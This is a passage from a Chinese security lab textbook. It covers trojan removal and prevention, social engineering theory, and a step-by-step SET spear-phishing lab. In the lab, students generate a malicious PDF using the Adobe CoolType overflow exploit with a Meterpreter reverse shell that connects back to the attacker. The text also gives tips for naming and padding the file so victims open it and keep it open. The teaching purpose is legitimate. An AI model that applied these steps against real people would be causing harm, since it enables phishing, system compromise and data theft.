h323.tsp	57a30000	282624	1	C:\WINDOWS\System32\h323.tsp
HID.DLL	68be0000	36864	1	C:\WINDOWS\System32\HID.DLL
hidphone.tsp	57a20000	40960	1	C:\WINDOWS\System32\hidphone.tsp
hnetcfg.dll	60fd0000	348160	8	C:\WINDOWS\system32\hnetcfg.dll
hookdll.dll	023c0000	77824	1	C:\WINDOWS\system32\hookdll.dll
hookdll.dll	10000000	77824	8	C:\WINDOWS\system32\hookdll.dll
HTTPAPI.dll	67860000	36864	2	C:\WINDOWS\System32\HTTPAPI.dll
I2ldvp3.dll	51550000	200704	1	C:\Program Files\Symantec AntiVirus\I2ldvp3.dll
icmp.dll	741f0000	16384	1	C:\WINDOWS\System32\icmp.dll
IMAGEHLP.dll	76c60000	163840	12	C:\WINDOWS\system32\IMAGEHLP.dll
IMail.dll	10000000	290816	1	C:\Program Files\Symantec AntiVirus\IMail.dll
IMM32.DLL	76300000	118784	28	C:\WINDOWS\system32\IMM32.DLL
IMSC40A.IME	3b030000	692224	2	C:\WINDOWS\system32\IMSC40A.IME
INKOBJ.DLL	55430000	1146880	1	C:\Program Files\Common Files\Microsoft Shared\INK\IN
INTLNAME.DLL	0a770000	512000	1	C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\IN
ipconf.tsp	57a10000	32768	1	C:\WINDOWS\System32\ipconf.tsp
iphlpapi.dll	76d30000	98304	8	C:\WINDOWS\system32\iphlpapi.dll
ipnathlp.dll	66700000	335872	1	c:\windows\system32\ipnathlp.dll
ipsecsvc.dll	74340000	192512	1	C:\WINDOWS\system32\ipsecsvc.dll
jccatch.dll	014b0000	65536	1	C:\PROGRA~1\FlashGet\jccatch.dll
kerberos.dll	71c70000	307200	2	C:\WINDOWS\system32\kerberos.dll
kernel32.dll	7c800000	1163264	29	C:\WINDOWS\system32\kernel32.dll
kmddsp.tsp	57a00000	45056	1	C:\WINDOWS\System32\kmddsp.tsp
LINKINFO.dll	76950000	32768	3	C:\WINDOWS\system32\LINKINFO.dll
lmhsvc.dll	74ba0000	24576	1	c:\windows\system32\lmhsvc.dll

图 12.36　查看插入的进程



图 12.37　木马插入的另一进程 ctfmon.exe



图 12.38 删除注册表中木马文件




图 12.39 搜索木马文件

在这些文件中找到修改时间离现在比较近的文件，一般这就是最近所添加的文件，如图 12.39 中的 gwboy.exe 和 gwboydll.dll，因为这两个文件名可以改变，所以采用这用方法搜索可以比较容易地找到木马文件，将 gwboy.exe 文件删除。

(3) 在注册表中，选择菜单“编辑”→“查找”命令，查找文件名为 gwboydll.dll 的文件，找到后将相关的注册表项全部删除，如图 12.40 所示。

(4) 重新启动主机，按 F8 键进入带命令行提示的安全模式，再进入 C:\WINNT\system32 中，输入 del gwboydll.dll 删除木马的动态链接库文件，至此就彻底把木马文件清除了。

3. 木马的防范

木马的危害性是显而易见的，通过以上实验知道了木马的攻击原理和隐身方法，就可以




图 12.40 删除注册表中的相关选项

采取措施对其进行防御了，主要方法有以下几种：

(1) 提高防范意识，不要打开陌生人传过来的可疑邮件和附件，即使是熟人也要确认来信的源地址是否可信。

(2) 如果网速变得很慢，这是因为入侵者使用的木马抢占带宽。这时可以双击任务栏右下角的连接图标，仔细观察一下“已发送字节”项，如果数字比较大，比如 1～3kbps，几乎可以肯定有人在下载自己的硬盘文件，除非自己正在使用 FTP 等协议在进行文件传输。

(3) 查看本机的连接，在本机上通过 netstat -an(或第三方程序)查看所有的 TCP/UDP 连接，当有某些 IP 地址的连接使用不常见的端口(一般端口号大于 1024)与主机通信时，对这一连接就需要进一步进行分析。

(4) 木马可以通过注册表启动，所以可以通过检查注册表来发现木马入侵的痕迹。

(5) 使用杀毒软件和防火墙。许多杀毒软件有清除木马的功能，可以不定期在脱机的情况下进行检查和清除。另外，有的杀毒软件还提供网络实时监控功能，这一功能可以在攻击者远程执行用户主机上的文件时提供报警或让执行失败，使攻击者向用户主机上载可执行文件后无法正确执行，从而避免进一步的损失。防火墙则可以运行 IP 规则编辑器关闭某些端口的通信，只要利用防火墙关闭木马常用的一些端口就可以阻止一些木马的入侵(当然，木马也可以随时改变其利用的端口)。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

第 13 章　邮件钓鱼社会工程学实验

13.1　社会工程学

从原理上来说，社会工程学是通过分析攻击对象的心理弱点、利用人类的本能反应以及人的好奇、贪婪等心理特征进行的，例如使用假冒、欺骗或引诱等多种手段来达到攻击目标的一种攻击手段。

其实，社会工程学攻击蕴含了各种灵活构思和变化因素。无论何时何地，在需要套取所需要的信息或是操作之前，攻击的实施者都必须掌握大量的相关知识基础，花费时间去从事资料的收集和整理，并做必要的沟通工作。

13.1.1　社会工程学的攻击形式

现代社会工程学攻击通常以交谈、欺骗、假冒或伪装等方式开始，从合法用户那里套取用户的敏感信息，例如系统配置、密码或其他有助于进一步攻击的有用信息，然后再利用此类信息结合黑客技术实施攻击。这一点也是和传统技术攻击性攻击进行系统识别、漏洞分析和利用甚至暴力破解等方式之间的最大区别。从这个层面来讲，社会工程学攻击主要是对人的利用，有时甚至是对人性优点的利用，例如利用人的善意同情心。

在现代通信技术、互联网技术以及社交平台飞速发展的今天，社会工程学也和以往有了很大的不同，现在社会工程学攻击可以利用社交网络进行信息搜集，同时隐藏自己的真实身份。攻击者可以通过浏览个人空间与博客、分析微博内容、用即时聊天工具与目标进行在线沟通，甚至可以获得目标的高度信任，取得目标的真实姓名、电话、邮箱，甚至是生日、家庭成员的详细信息等。攻击者把搜集到的信息结合相应的技术手段，通过网络实施攻击。这种通过互联网进行的结合社会工程学技术的攻击活动，大大降低了社会工程学工程师所面临的风险。

人们热衷于上社交网络，获取结交陌生朋友的刺激与惊喜；通过秀一些个人活动，与社区朋友增进感情，然而这些种种行为都给社会工程攻击者获取个人隐私留下了便利条件。

13.1.2　社会工程学技术框架

社会工程学发展到现在，已经具有了一些通用的技术流程与共性特征。其中，Social-Engineer 网站总结的社会工程学技术框架，将社会工程学的基本工程分为信息搜集、诱导、托辞和心理影响 4 个环节。

信息搜集又可以分为传统的信息搜集技术和非传统的信息搜集技术。其中，传统的信息搜集技术涉及的信息搜集来源包括目标公司和个人网站、个人简历、搜索引擎、Whois 查询、公共服务、社交媒体和公开报告等。而非传统的信息搜集技术则包括行业专家可以提供有关一个领域的具体情报信息；在目标公司的雇员经常出没的一些活动或场所中，与他们进行寒暄套词；在目标公司或人员附近的垃圾搜寻，等等。信息搜集还可以利用 Maltego 工

具。Maltego 是一个高度自动化的信息搜集工具，其使用方法也非常简单，Maltego 将使用所有已知的变换方式来获取信息，并生成一个信息关联图，将所有获得的信息以图的方式呈现出来，非常直观。

诱导的定义是：通过设计一些表面上很普通且无关的对话，精巧地提取出有价值的信息。这种对话可能发生在目标所在的任何地点，如饭店、健身房、电话以及网络聊天室中等。诱导之所以在社会工程学中非常有用，是因为它通常是低风险的，而且难以被发现。即使目标警觉到了恶意企图，也经常只是简单地忽略对方的提问，而不会采取进一步的措施。

所谓托辞，就是设计一个虚构的场景来说服目标泄漏信息或者执行某个动作的一种艺术。这与简单的撒谎有很大的差别，在很多时候都需要创建出一个全新的虚假身份，然后使用这一身份来操纵攻击目标。社会工程师可以利用托辞来假冒成为从事某种职业或承担某个角色的其他人，而他们实际上却从来没有干过这样的工作。

在实施社会工程学攻击的过程中，最后也是最关键的步骤就是在设计的托辞场景中对目标进行心理影响，从而达成所预期的社会工程学攻击目标，也就是套取敏感信息或者操纵目标进行特定的工作。通过一些人性心理学利用的准则，工程师可以驱使目标按照自己所期望的方式去思考、动作，甚至让用户相信所做的这一切都是有利于用户的。社会工程师们每天都在使用心理操纵的艺术。

13.2　邮件钓鱼社会工程学基础实验

在进行本次实验之前，假定已经完成了社会工程学攻击的前面的情报搜集等更加偏重于非计算机技术部分的环节，所以主要介绍之后如何利用 SET 工具集来完成邮件钓鱼。

社会工程学工具包是一个称为 devolution 的项目，随着 BackTrack 发布被用来进行渗透测试。这个项目的框架是由 David Kennedy（ReL1k）完成的。可以访问 http://www.social-engineer.org 获得更多关于 SET 集的信息。

在实施渗透的场景中，除了在发现软硬件的漏洞并实施攻击之外，最有效的方法就是洞察对方的思想并获得所有与之相关的第一手信息，这个渗透技巧称为社会工程学攻击。基于工具和软件的计算机系统促成了社会工程学工具包 SET 的诞生。

实验器材

PC（Windows XP/Windows 7），1 台。

预习要求

（1）社会工程学的基本内容。
（2）社会工程学的攻击形式。
（3）社会工程学的基本框架知识。

实验任务

掌握社会工程学的基本技术，以及邮件钓鱼社会工程的攻击原理。

实验环境

一台安装了 Back Track 5 的 PC。

预备知识

（1）社会工程学攻击原理。
（2）邮件钓鱼知识。

实验步骤

（1）在 Back Track 5 中打开工具集。
① 打开/pentest/exploits 文件夹。

```
root@bt:~ # cd /pentest/exploits/
```

② 使用 ls 命令查看文件夹中的文件信息。

```
root@bt:/pentest/exploits# ls -a
```

设置后的 exploits 文件夹下的文件信息如下：

```
total 28
drwxr-xr-x   4 root root   4096   2011-07-12 06:59 exploitdb
drwxr-xr-x   7 root root   4096   2011-08-16 13:33 fasttrack
lrwxrwxrwx   1 root root   19     2011-08-18 12:25 framework -> /opt/framework/msf3
drwxr-xr-x   14 root root  4096   2011-05-10 03:41 framework2
drwxr-xr-x   9 501 staff   4096   2011-06-07 14:17 isr-evilgrade
drwxr-xr-x   10 root root  4096   2011-05-10 03:42 sapyto
drwxr-xr-x   8 root root   4096   2011-08-16 18:56 set
drwxr-xr-x   2 root root   4096   2011-05-10 03:42 spamhole
```

③ 从上面的详细文件信息看到了 SET 文件夹，进入此文件夹。

```
root@bt:/pentest/exploits# cd set/
```

④ 使用./set 命令打开 SET 工具集。

```
root@bt:/pentest/exploits/set# ./set
```

设置后的 SET 工具集打开后的信息如下：

```
[---]   The Social-Engineer Toolkit (SET)          [---]
[---]   Created by: David Kennedy (ReL1K)          [---]
[---]   Development Team: Thomas Werth             [---]
[---]   Development Team: JR DePre (pr1me)         [---]
[---]   Development Team: Joey Furr (j0fer)        [---]
[---]   Version: 2.0.3                             [---]
[---]   Codename: 'Trebuchet Edition'              [---]
[---]   Report bugs to: davek@secmaniac.com        [---]
```

```
[---]   Follow me on Twitter: dave_rel1k              [---]
[---]   Homepage: http://www.secmaniac.com            [---]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..
DerbyCon 2011 Sep30-Oct02 - http://www.derbycon.com.
Join us on irc.freenode.net in channel #setoolkit
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) Third Party Modules
10) Update the Metasploit Framework
11) Update the Social-Engineer Toolkit
12) Help, Credits, and About
⋮
99) Exit the Social-Engineer Toolkit
```

（2）输入 1，选择 Spear-Phishing Attack Vectors 选项，即针对性钓鱼邮件攻击向量。SET 工具集会进一步给出 Spearphishing 攻击方法的选项。

```
set> 1
```

设置后的 Spearphishing 攻击方法的选项如下：

```
The Spearphishing module allows you to specially craft email messages and send
them to a large (or small) number of people with attached fileformat malicious
payloads. If you want to spoof your email address, be sure "Sendmail" is in-
stalled (it is installed in BT4) and change the config/set_config SENDMAIL=OFF
flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

    1) Perform a Mass Email Attack
    2) Create a FileFormat Payload
    3) Create a Social-Engineering Template
    ⋮
    99) Return to Main Menu
```

（3）再次输入 1，选择 Perform a Mass Email Attack 选项，进行一次群发钓鱼邮件攻

击，然后进入关键选项，即选择攻击载荷。

```
set:phishing> 1
```

设置后的攻击载荷选项如下：

```
Select the file format exploit you want.
The default is the PDF embedded EXE.

          *********** PAYLOADS ***********

 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
 2) SET Custom Written Document UNC LM SMB Capture Attack
 3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
 4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
 5) Adobe Flash Player "Button" Remote Code Execution
 6) Adobe CoolType SING Table "uniqueName" Overflow
 7) Adobe Flash Player "newfunction" Invalid Pointer Use
 8) Adobe Collab.collectEmailInfo Buffer Overflow
 9) Adobe Collab.getIcon Buffer Overflow
10) Adobe JBIG2Decode Memory Corruption Exploit
11) Adobe PDF Embedded EXE Social Engineering
12) Adobe util.printf() Buffer Overflow
13) Custom EXE to VBA (sent via RAR) (RAR required)
14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
15) Adobe PDF Embedded EXE Social Engineering (NOJS)
16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
17) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
```

(4) 输入 6，选择 Adobe CoolType SING Table "uniqueName" Overflow 选项，该模块针对的是 Adobe9.3.4 之前的阅读器版本，漏洞利用原理是一个名为 SING 的表对象中名为 uniqueName 的参数造成栈缓存区溢出。

```
set:payloads> 6
```

设置后的攻击载荷的类型如下：

```
1) Windows Reverse TCP Shell              Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim and send
                                          back to attacker
3) Windows Reverse VNC DLL                Spawn a VNC server on victim and send back
                                          to attacker
4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, ReverseTCP
                                          Inline
5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windows x64),
                                          Meterpreter
6) Windows Shell Bind_TCP (X64)           Execute payload and create an accepting port on remote system
7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and use Meterpreter
```

（5）输入 2，选择 Windows Meterpreter Reverse_TCP 选项，靶机就会生成一个 Meterpreter 会话，并回连到攻击机。

```
set:payloads> 2
```

设置后的攻击机开启了 433 端口如下：

```
set:payloads> Port to connect back on [443]:
[-] Defaulting to port 443...
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the src/program_junk/src/program_junk/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.

  Right now the attachment will be imported with filename of 'template.whatever'

  Do you want to rename the file?

  example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.
```

可以看到，输入 2 以后，会在攻击机的 443 端口开启一个监听窗口，当然，端口号也可以自己进行指定。并且在目录 src/program_junk/src/program_junk/下生成了攻击载荷文件 template.pdf。提供修改文件名的选项是因为方便将攻击载荷的文件名修改为让目标更加容易去选择的文件名，以达到攻击的目的。

（6）所以在这里选择选项 2。

```
set:phishing> 2
```

并在提示符后输入自己想要的文件名（注意，是包括后缀名在内的文件名）。

设置后的界面显示如下：

```
set:phishing> New filename: your_wanted.pdf
```

（7）按 Ener 键后便更改了攻击文件的名称。

设置的新的文件名如下：

```
[*] Filename changed, moving on...

    Social Engineer Toolkit Mass E-Mailer

    There are two options on the mass e-mailer, the first would
    be to send an email to one individual person. The second option
    will allow you to import a list and send it to as many people as
    you want within that list.
```

```
What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
⋮
99. Return to main menu.
```

（8）确认文件是否生成，以及生成的文件内容。

① 输入刚才提示的文件路径。

```
root@bt:~# cd /pentest/exploits/set/src/program_junk/
```

② 使用 ls 命令查看文件是否存在。

```
root@bt:/pentest/exploits/set/src/program_junk# ls -l
```

设置后生成的攻击文件如下：

```
total 100
-rw-r--r--1 root root      48 2016-06-01 21:23 payload.options
-rw-r--r--1 root root   46867 2016-06-01 21:23 template.pdf
-rw-r--r--1 root root   46867 2016-06-01 23:01 your_wanted.pdf
```

③ 使用 xpdf 命令查看生成的攻击文件内容。

```
root@bt:/pentest/exploits/set/src/program_junk# xpdf your_wanted.pdf
```

攻击文件的内容如图 13.2.1 所示。



图 13.2.1 攻击文件的内容

④ 可以看出文本内容过于简单，目标打开文件后可能会因为觉得没有实际内容而过早地关闭文件，而如果文件打开的时间长短直接影响着攻击的成败。因此建议使用 PDF 编辑器对文件内容进行充实，尽量使得攻击目标有很大的兴趣来阅读此文件，而不是过早地关闭而影响攻击效果。

(9) 回到第(7)步的攻击页面,继续往下执行。输入1,选择E-Mail Attack Single Email Address选项,即单独针对一个邮箱地址进行邮件攻击。

```
set:phishing> 1
```

设置后选择邮件模版的信息如下:

```
Do you want to use a predefined template or craft
